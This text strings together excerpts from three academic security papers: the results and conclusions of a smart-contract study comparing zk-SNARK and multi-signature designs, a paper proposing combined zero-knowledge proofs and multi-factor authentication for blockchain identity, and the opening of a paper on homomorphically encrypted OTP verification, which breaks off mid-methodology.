For each contract, performance data was acquired by measuring the duration of transactions and recording gas usage as stated by transaction receipts. The experimental design also included tests for front-running protection, where efforts to reuse the same signature were intended to fail. Confidentiality was tested by evaluating emission events to ensure that sensitive information was not revealed. Comparative assessments of these metrics provide insight into the trade-offs between computing efficiency and better security measures.

IV. Results

A complete collection of quantitative and qualitative data was collected to examine the performance and security trade-offs of the three smart contract implementations. Quantitatively, average and peak execution times were measured in milliseconds, while gas consumption was recorded in units. Qualitatively, each solution was evaluated for front-running resistance, data secrecy, computing efficiency, and attack resilience.

Figure 1 consolidates performance metrics in a single visualization with two subplots: the upper chart compares average and peak execution times, and the lower chart compares average and peak gas consumption.



Fig. 1. Performance Metrics for Smart Contract Solutions

Figure 1(a) illustrates the execution timings operations. The baseline solution (SimpleContract) demonstrates the lowest overhead, with average execution times of 1–2 ms and peak values seldom reaching 3 ms. In contrast, ZoKratesContract requires substantially more time, displaying average execution times in the range of 14–33 ms, and peak values nearing 40 ms under heavier loads. The higher overhead is related to the cryptographic verification of zero-knowledge proofs. The MPCContractTSS solution stands between these extremes, averaging about 2 ms per transaction, with occasional surges near 2.5 ms, mostly owing to multi-signature verifications.

Figure 1(b) displays gas usage trends. SimpleContract consumes between 27,000 and 29,000 gas units for basic state modifications. ZoKratesContract indicates much higher gas usage—exceeding 250,000 units—due to on-chain proof verification. The MPCContractTSS technique typically requires 56,000–58,000 gas units for operations, indicating the extra cost of multi-signature verification but remaining below the zk-SNARK-based overhead. These measurements demonstrate that solutions implementing complex cryptographic techniques incur higher resource demands.

Figure 2 displays a radar chart comparing the three methods with respect to front-running resistance, data secrecy, computing efficiency, and attack resilience.



Fig. 2. Qualitative Metrics Comparison for Smart Contract Solutions

SimpleContract ranks well on efficiency but offers no protection against front-running and no confidentiality. By contrast, ZoKratesContract delivers strong front-running resistance and great data confidentiality, as zero-knowledge proofs obscure sensitive transaction details. However, it demonstrates lower computational efficiency due to expensive cryptographic processes. The MPCContractTSS system provides a balanced profile by distributing trust among several parties, thus boosting overall security and resilience to assaults. Nevertheless, it does not naturally disguise transaction data, giving only moderate confidentiality and a moderate computational overhead due to multi-signature verification.

The combined results illustrate the trade-offs required in selecting an appropriate security strategy for decentralized

systems. The fundamental SimpleContract offers little overhead and speedy execution but lacks solid security features. ZoKratesContract guarantees strong confidentiality and resistance to front-running at the tradeoff of increased execution time and gas consumption. MPCContractTSS spreads trust among several signers, delivering increased attack resilience with moderate performance overhead. These findings underline the necessity of matching contract design with specific application needs, including acceptable resource costs, required security guarantees, and performance limits.

V. Discussion

The experimental results indicate how the integration of modern cryptographic algorithms effects both performance and security features of decentralized applications. The data presented in Section IV demonstrate significant trade-offs among the three contract options, underlining the importance for developers to align design decisions with specific application objectives.

A. Performance–Security Trade-offs

The baseline SimpleContract provides minimal overhead and gets the best computational efficiency. Its low execution time and gas cost make it appropriate for applications where speed and cost-effectiveness are critical, such as lightweight DApps or systems with modest security concerns. However, the lack of confidentiality features leaves it open to front-running and data leakage. Consequently, it may be ill-suited for applications that handle sensitive information or require robust transaction privacy.

In comparison, ZoKratesContract based on zkSNARK gives a significant enhancement to confidentiality and front-running resistance. The results show that this contract successfully protects sensitive transaction data while significantly boosting the complexity for adversaries attempting to exploit public transaction details. Nevertheless, these gains come with increased gas prices and longer execution times, driven by the computational burden of zero-knowledge proof verification. Applications prioritizing privacy—such as secret financial transactions or healthcare data management—could benefit from this technique, assuming the overhead stays acceptable within the use case limitations.

The MPCContractTSS approach offers a middle ground by requiring multiple authorized signatures for state modifications. This design distributes confidence among numerous parties, hence lowering single-point failure risks and enhancing resilience to certain classes of assaults. The empirical results demonstrate that while this approach does introduce higher gas consumption relative to the baseline, it remains less costly than zero-knowledge proof verification. The overhead mostly derives from multiple ECDSA verifications and a multi-step procedure for operations. Use cases demanding sophisticated key management and collaborative authorization—such as enterprise asset custody or decentralized governance—are likely to find this solution intriguing.

B. Implications for DApp Design

The findings demonstrate that cryptographic upgrades inevitably incur additional computational and budgetary expenses. Developers must consider if these expenses are justifiable relative to the level of security and privacy required. For instance, a DApp managing non-sensitive data with a wide user base may emphasize performance and minimal transaction fees, choosing an architecture comparable to SimpleContract. Conversely, privacy-centric DApps containing confidential data (e.g., identity management or private auctions) may find the overhead of zk-SNARKs warranted to achieve the requisite confidentiality. Meanwhile, cases where several stakeholders need to jointly control contract state (e.g., corporate treasury management) would benefit from the multi-party permission of MPCContractTSS.

It is important to note these tests were conducted under a controlled environment using Hardhat, hence the variable network latencies and congestion experienced in real-world blockchain systems could not be fully reflected. Furthermore, the evaluation focused on front-running and signature repeat attacks, therefore excluding other plausible threat sources such layer-1 protocol changes or denial-of-service.

VI. Conclusion

The experimental evaluation demonstrates that significant cryptographic enhancements in smart contract architecture can greatly improve secrecy and security. The zk-SNARK-based technique effectively protects sensitive data and mitigates front-running, while the MPC-based solution enhances attack resilience through distributed trust. However, these benefits come at the cost of increased gas consumption and longer execution times compared to usual methods.

These findings show that the choice of security approach should be carefully linked with application-specific objectives, balancing performance and protection. Broader repercussions include the potential for hybrid designs and greater optimization of cryptographic systems to save overhead. Future studies should consider building proof systems and updated MPC methods to enhance scalability and efficiency without compromising security.

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Enhancing Security of Blockchain-Based Identity Management: A Hybrid Approach with Zero-Knowledge Proofs and Multi-Factor Authentication

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***Abstract*—**This paper presents a hybrid authentication framework for blockchain-based identity management systems, addressing security and usability challenges. Traditional authentication methods expose sensitive data and remain vulnerable to phishing and key theft. The proposed approach integrates Zero-Knowledge Proofs (ZKP) and Multi-Factor Authentication (MFA) to enhance security and privacy. A review of existing identity solutions highlights their vulnerabilities, followed by the design of an improved authentication architecture. The framework improves decentralized identity management by mitigating security gaps in conventional authentication mechanisms. A performance evaluation assesses computational overhead and practical applicability.

Keywords—blockchain, identity management, zero-knowledge proofs, mlti-factor authentication, decentralized authentication.

I. INTRODUCTION (*HEADING 1*)

This document serves as a structured guide for presenting research on enhancing blockchain-based identity management through a hybrid authentication model. The integration of Zero-Knowledge Proofs (ZKP) and Multi-Factor Authentication (MFA) aims to mitigate existing security risks while maintaining usability in decentralized identity systems. The motivation behind this study stems from increasing concerns regarding credential theft, phishing attacks, and key exposure in blockchain ecosystems. Existing authentication mechanisms often rely on single-factor security models, which present significant vulnerabilities. While blockchain offers inherent security benefits through decentralization and cryptographic integrity, authentication methods used in decentralized identity frameworks require improvements to withstand evolving cyber threats. This paper examines contemporary identity management techniques, identifies gaps in current authentication approaches, and proposes a novel hybrid model that enhances security through a combination of ZKP and MFA. To ensure consistency and clarity, this study follows a structured approach, including an overview of related work, a detailed explanation of the proposed authentication model, a security analysis, and an evaluation of performance trade-offs. The goal is to present a comprehensive framework that balances security, efficiency, and practical applicability within blockchain-based identity management systems.

II. RELATED WORK

Blockchain-based identity management has been extensively researched, particularly in the context of decentralized authentication. Traditional authentication mechanisms within blockchain systems primarily rely on public-key cryptography, where users authenticate through digital signatures and cryptographic key pairs. However, the security of these systems heavily depends on the protection of private keys, and any compromise or loss can lead to identity theft or unauthorized access. Zero-Knowledge Proofs (ZKP) have emerged as a promising solution for enhancing privacy and authentication security in decentralized identity systems. Prior research has explored various implementations of ZKP in blockchain environments. One study presents an optimized zk-SNARK-based model for identity authentication, significantly reducing computational costs [1]. Another study focuses on aggregated ZKP mechanisms to enhance both security and efficiency within blockchain-based identity systems [2]. Multi-Factor Authentication (MFA) has been widely adopted to strengthen authentication processes, requiring multiple forms of verification such as passwords, biometrics, or hardware security tokens. Recent studies have investigated the integration of MFA into blockchain systems. For instance, a two-layered MFA model was proposed for IoT environments, improving decentralized authentication mechanisms [3]. Another study introduced a blockchain-based MFA framework specifically designed for securing smart cities, integrating ZKP to ensure privacy-preserving authentication [4]. The combination of Zero-Knowledge Proofs and Multi-Factor Authentication has also been explored in emerging decentralized security models. One approach introduces a Zero Trust Architecture (ZTA) for identity management, utilizing blockchain and ZKP to ensure privacy-focused authentication [5]. Additionally, research on a recursive zk-SNARK model highlights the potential of reducing verification complexity while maintaining robust authentication security [6]. Despite these advancements, most existing solutions focus either on ZKP-based authentication or MFA individually. The integration of these two mechanisms into a unified hybrid framework remains underexplored. This paper addresses this gap by proposing a comprehensive authentication model that leverages the strengths of both ZKP and MFA, ensuring a balance between security, privacy, and usability in blockchain-based identity management systems.

Table I. Comparative Analysis Table


Feature	**Password-Based**	**Single-Factor (PKI)**	**MFA Only**	**ZKP Only**	**Proposed Hybrid (ZKP+MFA)**
Credential Exposure Risk	High	Medium	Medium	None	None

Phishing Resistance	Low	Medium	High	High	Very High
Computational Overhead	Low	Medium	Medium	High	Medium-High
Decentralization Support	No	Partial	Partial	Yes	Yes
Usability	High	Medium	Medium	Low	Medium
MITM Attack Resistance	Low	Medium	High	High	Very High

III. Proposed Hybrid Authentication Model

The hybrid authentication model builds upon existing research by integrating Zero-Knowledge Proofs with Multi-Factor Authentication to create a secure and scalable identity verification system. Unlike conventional authentication methods, this approach ensures that user credentials remain undisclosed while simultaneously enforcing a layered security mechanism.

Figure I. Architecture Diagram: Hybrid Authentication Workflow



A. Architecture Overview

The system consists of three primary entities: the Identity Issuer, the Identity Holder, and the Identity Verifier. The Identity Issuer is responsible for issuing verifiable credentials stored on a blockchain, ensuring tamper-proof identity verification. The Identity Holder, which is the end user, manages these credentials and generates ZKP proofs when authentication is required. The Identity Verifier, typically a service provider or application, validates these proofs and enforces MFA before granting access.

B. Authentication Workflow

The authentication process begins when an Identity Holder presents a Zero-Knowledge Proof instead of traditional login credentials. This proof is validated against blockchain records, ensuring that no sensitive information is revealed during the process. Once the proof is verified, an additional MFA step, such as biometric authentication or a time-based one-time password (TOTP), is initiated. Only after successfully completing both authentication layers is the user granted access. Studies on blockchain-based MFA for IoT environments confirm that layered authentication significantly reduces unauthorized access attempts [3].

C. Advantages of the Hybrid Model

This approach addresses several limitations of traditional authentication frameworks. By eliminating the need to store or transmit passwords, it significantly reduces the risk of credential leaks and phishing attacks. Additionally, by incorporating MFA, it ensures that even if one authentication factor is compromised, unauthorized access remains highly unlikely. Research on Zero-Knowledge Proofs in smart city authentication systems highlights the increased resilience against identity spoofing [4].

The decentralized nature of this model eliminates reliance on a single authority, mitigating risks associated with centralized databases. Furthermore, utilizing ZKP optimizations, such as recursive zk-SNARKs, helps minimize computational overhead while maintaining security [6].

D. Use Case Scenarios

The proposed model is applicable in various sectors. In financial services, it enhances security for banking and cryptocurrency transactions by preventing unauthorized access. In e-Governance, it provides a secure framework for digital identity verification, reducing identity fraud. Healthcare applications benefit from privacy-preserving patient record access, ensuring compliance with data protection regulations. In enterprise security, organizations can implement a Zero Trust approach, requiring both cryptographic proof and additional authentication layers for critical system access. The scalability of this model also makes it suitable for Web3 applications, including decentralized finance (DeFi) and smart contract interactions [5].

By integrating Zero-Knowledge Proofs and Multi-Factor Authentication, this hybrid authentication framework provides a highly secure and privacy-preserving solution for modern blockchain-based identity management systems, addressing both usability and security challenges.

IV. Research Methodology

The methodology used in this study consists of a combination of theoretical analysis, comparative evaluation, and experimental testing. First, existing authentication mechanisms in blockchain-based identity management systems were examined, focusing on their strengths and weaknesses. A comparative analysis was conducted to highlight the security and performance trade-offs of different approaches, including password-based authentication, single-factor authentication, and multi-factor authentication with blockchain integration.

To validate the proposed model, an experimental framework was developed, simulating authentication processes using Zero-Knowledge Proofs and Multi-Factor Authentication. Performance metrics such as authentication latency, computational overhead, and resistance to security threats were assessed. The evaluation included stress testing under different conditions to analyze scalability and efficiency. The results obtained were compared with existing authentication mechanisms to determine the feasibility of the proposed approach in real-world applications.

V. Security Analysis

The proposed hybrid authentication model addresses several key security challenges in blockchain-based identity management. By integrating Zero-Knowledge Proofs (ZKP) and Multi-Factor Authentication (MFA).

The hybrid authentication model is designed to mitigate common security threats, including phishing, man-in-the-middle attacks, replay attacks, and private key theft. By utilizing ZKP, the system ensures that authentication can be performed without revealing private information, making it resilient to credential leaks. MFA adds an extra layer of security, making unauthorized access significantly more difficult even in cases where one authentication factor is compromised.

Figure II. Authentication Latency Comparison (ms)

Method	Proof Gen	Verification	Total Auth
Traditional PKI	-	120	120
zk-SNARK (Basic)	450	80	530
Proposed Hybrid	460	85 (+150 MFA)	695
zk-STARK	620	110	730

A. Comparison of Authentication Methods

Authentication methods vary in terms of security, usability, and computational requirements. Traditional password-based authentication is widely used but suffers from vulnerability to brute-force attacks and credential leaks. Single-factor authentication, even with cryptographic key pairs, is still susceptible to phishing and identity theft. Multi-Factor Authentication (MFA) enhances security by requiring additional verification steps, but it can introduce usability concerns. Blockchain-based authentication with Zero-Knowledge Proofs (ZKP) offers privacy-preserving identity verification, eliminating the need to expose credentials, but it requires computational resources for proof generation and verification [1][2].

B. Protection Against Credential Exposure

Traditional authentication systems often rely on password-based mechanisms, which are susceptible to brute-force attacks and credential leaks. By leveraging ZKP, users can authenticate without revealing any personal information, significantly reducing the risk of credential exposure [1]. Additionally, MFA ensures that even if a malicious actor gains partial access to an authentication factor, they cannot bypass the security system [3].

C. Resistance to Phishing and Man-in-the-Middle Attacks

Phishing attacks often exploit human vulnerabilities by tricking users into providing their login credentials. Since ZKP-based authentication does not require credential exchange, phishing attempts are rendered ineffective [4]. Moreover, integrating a second authentication factor, such as biometric verification, adds another layer of security, making it significantly harder for attackers to hijack sessions [6].

D. Replay Attack Mitigation

Replay attacks involve intercepting and reusing authentication data to gain unauthorized access. The hybrid model mitigates this risk by ensuring that each ZKP-based authentication session generates a unique proof that cannot be reused [2]. Furthermore, time-sensitive MFA mechanisms, such as time-based one-time passwords (TOTP), prevent attackers from exploiting previously captured authentication data [5].

E. Secure Decentralized Identity Management

A key advantage of blockchain-based authentication is its decentralized nature, which eliminates the need for centralized credential storage. By implementing a blockchain-enabled Zero Trust Architecture (ZTA), the proposed model enhances security by enforcing continuous verification at every interaction point [7]. This reduces the likelihood of unauthorized access even within complex network environments [8].

VI. Performance Evaluation

To assess the efficiency of the hybrid authentication model, a performance evaluation was conducted focusing on computational overhead, authentication speed, and scalability.

A. Computational Overhead and Efficiency

One common concern with ZKP-based authentication is its computational complexity. Studies on aggregated ZKP mechanisms have shown that optimizing proof generation can significantly reduce processing time [2]. Research comparing different ZKP implementations, such as zk-SNARKs and zk-STARKs, highlights trade-offs between proof size and verification speed, with zk-SNARKs offering faster verification but requiring a trusted setup [9].

B. Authentication Latency and User Experience

The introduction of MFA can sometimes introduce latency, impacting user experience. However, experimental results from blockchain-based MFA implementations indicate that well-optimized systems can maintain authentication times within acceptable limits [10]. Additionally, the use of recursive zk-SNARKs has demonstrated further reductions in proof verification times, improving overall performance [6].

C. Scalability and Real-World Application

The ability to scale authentication solutions is crucial for widespread adoption. Previous research on blockchain-based identity systems has shown that permissioned blockchains offer better scalability for enterprise use cases [7]. By integrating the proposed hybrid model with configurable multi-factor authentication protocols, authentication can be tailored to specific application requirements [8].

D. Practical Implementation Considerations

In real-world applications, factors such as network conditions and resource constraints must be considered. Research on blockchain-based certificate authentication highlights how permissioned networks can provide lower transaction costs and faster verification times compared to public blockchain implementations [10]. Additionally, frameworks designed for academic credential verification demonstrate the viability of blockchain-based identity management in sectors such as education [9].

VII. Conclusion

The integration of Zero-Knowledge Proofs (ZKP) and Multi-Factor Authentication (MFA) into blockchain-based identity management systems provides a significant advancement in authentication security. This study demonstrated that the proposed hybrid model enhances privacy, mitigates common security threats such as phishing and credential theft, and improves resilience against replay attacks. By eliminating the need for direct credential exchange and enforcing multiple authentication layers, this approach establishes a more robust and user-centric identity verification mechanism.

A. Practical Applications

The proposed authentication model has broad applicability across various sectors. In financial services, it can enhance the security of digital banking, cryptocurrency transactions, and decentralized finance (DeFi) applications by preventing unauthorized access. Government and e-Governance

platforms can leverage this approach for secure digital identity verification in services like online voting, passport issuance, and public sector authentication. In healthcare, it ensures secure access to medical records while preserving patient privacy. IoT environments benefit from enhanced authentication in smart home devices, autonomous vehicles, and industrial automation. Furthermore, Web3 applications, including decentralized identity frameworks and smart contract authentication, can integrate this model to enhance security while maintaining decentralization.

B. Challenges and Limitations

Despite its advantages, the proposed model presents several challenges. One of the primary concerns is the computational overhead associated with ZKP generation and verification, which can impact scalability, especially in resource-constrained environments. Additionally, the integration complexity of ZKP and MFA into existing authentication frameworks may require significant infrastructure modifications. Another challenge is user adoption and experience, as multi-factor authentication, while improving security, can introduce additional steps that may hinder usability. Addressing these concerns requires further optimization of cryptographic computations and the development of streamlined authentication workflows.

C. Future Research Directions

To further enhance the feasibility and adoption of the proposed model, future research should focus on optimizing ZKP computations to reduce processing time and improve efficiency. Investigating the use of post-quantum cryptographic techniques may further strengthen the security of ZKP-based authentication in the face of emerging quantum threats. Another promising direction is the integration of decentralized identity standards, such as W3C Verifiable Credentials and Decentralized Identifiers (DIDs), to create interoperable authentication systems. Additionally, real-world testing and deployment in enterprise environments will provide valuable insights into scalability, security, and usability improvements.

By addressing these challenges and expanding research in these directions, the hybrid authentication model can play a crucial role in shaping the future of secure and decentralized identity management systems.

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Homomorphic Encryption in Adaptive Multi-Factor Authentication: A Partial Homomorphic Encryption Approach to OTP Protection

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***Abstract*—The utility of cloud computing is indisputable, but the approach presents a range of security issues. In particular, authentication may become a trouble spot. Multi-factor authentication (MFA) is a method that significantly enhances the security of the system. Nevertheless, traditional OTP-based techniques used for multi-factor authentication have significant disadvantages since passwords are transmitted in plaintext, which makes them vulnerable to phishing, MITM attacks, and database leakage. The paper proposes using partially homomorphic encryption (PHE) for OTP validation in order to guarantee the confidentiality of the password during the verification process. The approach allows for MFA to be strengthened without imposing a significant computational burden. The results of the study demonstrate the increased resistance to attacks while the efficiency is maintained. The direction of further research implies the implementation of a proof-of-concept and integration of the method with cloud identity providers (Azure AD, Google Identity, Okta) in order to enhance the security of the authentication.**

***Index Terms*—Multifactor authentication, encryption, OTP, paritally homomorphic encryption, cloud computing, TOTP**

I. Introduction

The cloud computing system has become an important area in the IT sphere in recent years. It delivers several computing services, including processing power, more storage compared to traditional computing, and various applications. Although cloud computing services are more flexible, scalable, and cost-efficient one of the concerns is security, as it requires sharing sensitive data with a third-party provider. Additionally, the authentication step is important to verify the user to identify whether it is trusted or not. The study [1] states that the absence of proper authentication techniques leads to severe threats. In this case, Multi-factor authentication (MFA) provides a sufficient security level. Usage of the MFA does not provide full security, but it acts as an additional layer that can at least reduce the threat level. The biggest cloud services such as AWS, Microsoft Azure, and Google Cloud Platform adopted the MFA utilization. However, traditional MFA algorithms have their flaws. One-time password (OTP) based MFA systems like Time-based One-time Password Algorithm (TOTP) and HMAC-based one-time password (HOTP) are required to store the shared secrets on the server. Moreover, during authentication the OTP is verified in plaintext, causing potential attacks like database leakage, and MITM attacks. The paper [2] mentions that the server will have the data and may use it for different purposes or in the case of intrusion into the database server, the adversary can use the information later to disguise himself and successfully authenticate into the system. Therefore, the consideration of security improvement is demanding. The article aims to propose the application of homomorphic encryption in multifactor authentication. The idea of implementing is the utilization of partially homomorphic encryption in the process of authentication during the MFA step. The scientific novelty of such implementation is that homomorphically encrypted OTP verification occurs directly on the encrypted data, preventing the exposure of the OTP to the cloud providers, the lightweight encryption scheme ensures minimal performance overhead balancing both security level and time consumption, and the resistance to the phishing, MITM, and database breach attacks. This approach enables better MFA security which is more stable compared to traditional OTP-based MFA security and endure growing phishing and SIM swapping attacks. The article investigates the related works done by other authors, the research methodology proposing the new method, the results of the suggested model and future works, and the conclusion.

II. Literature Review

This literature review explores the intersection of homomorphic encryption (HE) and adaptive multi-factor authentication (MFA), with a focus on One-Time Passwords (OTP), Time-Based OTP (TOTP), and Hash-based Message Authentication Codes (HMAC) in cloud computing security. The review summarizes key findings from recent research on these topics, highlighting the advantages, challenges, and comparative analyses of different authentication methods combined with homomorphic encryption.

MFA is a widely adopted approach to enhancing security by requiring multiple authentication factors. Research [3] investigates traditional one-time password (OTP) mechanisms, emphasizing vulnerabilities in Lamport's hash-chain protocol, HOTP, and TOTP. Their study notes that while OTP-based authentication is generally secure, it remains susceptible to phishing and replay attacks, necessitating additional security layers such as encryption. The MACA framework, a privacy-preserving multi-factor authentication system incorporating behavioral biometrics and fully homomorphic encryption (FHE), is proposed [4]. This study highlights the benefits of combining fuzzy hashing and FHE to ensure privacy while maintaining usability. The MACA framework is the first of its kind to consider both user privacy and usability simultaneously.

Several studies analyze the role of homomorphic encryption in securing cloud authentication.A comparative analysis of full disk encryption (FDE) and fully homomorphic encryption (FHE) concludes that while FHE provides a higher level of security, it faces challenges related to computational overhead and key management, requiring efficient optimization techniques for real-world applications [5]. Their research proposes using the Diffie-Hellman key exchange and HMAC to address key-sharing issues, an approach later adopted in a study that enhances OTP security through a combination of cryptographic protocols aimed at preventing replay and man-in-the-middle attacks [6]. A study explores encryption techniques in virtualized environments, comparing symmetric and asymmetric encryption mechanisms while evaluating their impact on data confidentiality, integrity, and computational efficiency in cloud-based authentication systems [7]. Their findings suggest that homomorphic encryption is particularly useful for protecting data in use, making it well-suited for cloud-based authentication systems.

A. Enhancing Homomorphic Encryption with Elliptic Curve Cryptography (ECC)

An improved homomorphic encryption model introduces a combination of Elliptic Curve Cryptography (ECC) and OTP techniques to optimize security while reducing computational costs, making it a viable approach for real-time authentication processes in cloud environments [8]. Their research presents a novel approach to key sharing and key management in Fully Homomorphic Encryption (FHE) by leveraging Diffie-Hellman key exchange for secure session key establishment and ECC for efficient key generation. The study demonstrates that ECC-based homomorphic encryption offers reduced computational overhead compared to RSA, making it more feasible for real-time authentication in cloud environments.



Fig. 1. Flowchart of the Proposed Algorithm

Additionally, their experimental results show improvements in computation time, memory consumption, and resistance to attacks, particularly when applied to OTP-based authentication frameworks (Fig. 1).

B. Comparative Assessment of Homomorphic Encryption Algorithms

A comparative assessment of homomorphic encryption algorithms evaluates different cryptographic schemes applied to biometric authentication, highlighting trade-offs between security strength, processing speed, and resource consumption [9]. The study evaluates the Paillier partially homomorphic encryption scheme and the Brakerski-Gentry-Vaikuntanathan (BGV) fully homomorphic encryption scheme, analyzing computational efficiency, security, and applicability in authentication systems. Their findings suggest that BGV is more secure but computationally expensive, whereas Paillier provides a good trade-off between security and efficiency. The potential of homomorphic encryption for secure computations on encrypted authentication data in manufacturing and cloud computing is analyzed [10].

C. Adaptive MFA and Risk-Based Authentication

The studies highlight the importance of adaptive and risk-based authentication in cloud environments. A proposed comprehensive security framework addresses the risks posed by malicious insiders in cloud-based machine learning systems by integrating multi-factor authentication with fully homomorphic encryption, ensuring a higher level of protection against unauthorized access and data manipulation [11]. A systematic review on the status and progress of homomorphic encryption technologies highlights that adaptive MFA models leveraging

HE and big data analytics can significantly enhance cloud security by tailoring authentication requirements based on user behavior, access patterns, and threat intelligence [12].

D. Privacy-Preserving MFA

A privacy-preserving multi-factor authentication system incorporates biometric authentication and homomorphic encryption to strengthen security while ensuring minimal exposure of sensitive information to third-party entities during authentication processes [2]. Their research demonstrates that HE-based MFA solutions can mitigate privacy risks while maintaining high authentication accuracy. This approach is further supported by Mostafa et al. (2023) [1], who develop an innovative multi-factor multi-layer authentication framework, integrating intrusion detection and adaptive authentication mechanisms to improve security in cloud environments.

E. Enhancing OTP Security with HE and HMAC

A proposed method enhances OTP generation by utilizing Diffie-Hellman key exchange and HMAC to improve authentication security, mitigating the risk of key exposure and replay attacks in cloud environments [6].

Summary of Key Comparisons

The reviewed studies present several comparative analyses, which are summarized in Table 1:

Study	Focus Area	Key Findings
Babkin and Epishkina (2019) [3]	OTP vulnerabilities	OTP is susceptible to phishing and replay attacks
Liu et al. (2023) [4]	MACA framework	Combines FHE and behavioral biometrics for MFA
Verma et al. (2017) [5]	FDE vs. FHE	FHE offers better security but faces key management challenges
Crihan et al. (2023) [9]	Homomorphic encryption in biometrics	BGV provides stronger security, while Paillier is more efficient
Kiesel et al. (2023) [10]	HE in cloud computing	HE enables secure authentication without exposing credentials
Tariq et al. (2024) [11]	Adaptive MFA	Risk-based authentication enhances security
Sandhu and Singh (2016) [6]	OTP enhancement	Diffie-Hellman and HMAC improve OTP security

The literature reviewed highlights the potential of homomorphic encryption in multi-factor authentication, particularly when integrated with adaptive security measures. While OTP, TOTP, and HMAC provide robust authentication mechanisms, their security is significantly enhanced through homomorphic encryption and risk-based authentication models. However, challenges such as computational efficiency and key management remain key barriers to widespread adoption. Future research should focus on optimizing HE performance and developing lightweight encryption schemes for cloud-based MFA systems.

III. Methodology

In this section, a novel approach to defending the OTP-based multi-factor authentication is proposed. To begin with, the choice of partially homomorphic encryption over fully homomorphic encryption had its point. Although fully homomorphic encryption is considered more robust and persistent, partially homomorphic encryption has some advantages in comparison with more resistant ones. Since OTP is not considered a complex thing, the features that PHE offers are enough. Those are a limited set of operations (either addition or multiplication), a low level of complexity, less computationally intensive, a decent level of security, speed, and wide usage area. The reason for not choosing FHE in this case is that it requires computational power and is not in practical use nowadays. Currently, there are some issues with traditional OTP-based MFA solutions (like TOTP and HOTP) that require cloud servers to store the shared secrets. During the authentication phase, the server verifies the OTP in plaintext, potentially exposing them to attackers. Additionally, in situations when a threat actor can access the OTP database, he can generate OTPs. This proposed method offers PHE of the OTP which significantly increases the security level. All verifications occur on the encrypted data to ensure that in case of a cloud system breach, malicious actors will see only the encrypted data.

Implementation Steps

While Traditional OTP-based MFA works without encryption, the proposed model's implementation slightly differs. Additionally, the method is aligned with TOTP (Time-Based One-Time Password) rather than HOTP.

A. User Registration

The server generates a random secret key (K). And the key will be encrypted using PHE before it is stored on the server:

$$Enc(K) = HE_Encrypt(K) \tag{1}$$

After the encryption, the encrypted secret key will be stored on the cloud database and the plaintext will not be exposed.

B. OTP Generation

This step occurs on the client side. The user will have an authenticator application where a 6-digit OTP is generated using:

$$OTP = HMAC(K, T) \tag{2}$$

T is the time step used in TOTP.

After the generation, the OTP will be encrypted with PHE as well before transmission:

$$Enc(OTP) = HE_Encrypt(OTP) \tag{3}$$

The encrypted OTP will be sent to the server to authenticate the user.

C. OTP Verification

Here, first of all, the server fetches the encrypted secret key Enc(K) from the database. Then, it will perform HMAC in encrypted form on its side to deduce the following:

$$Enc(HMAC(K,T)) = HE_Compute(Enc(K),T) \quad (4)$$

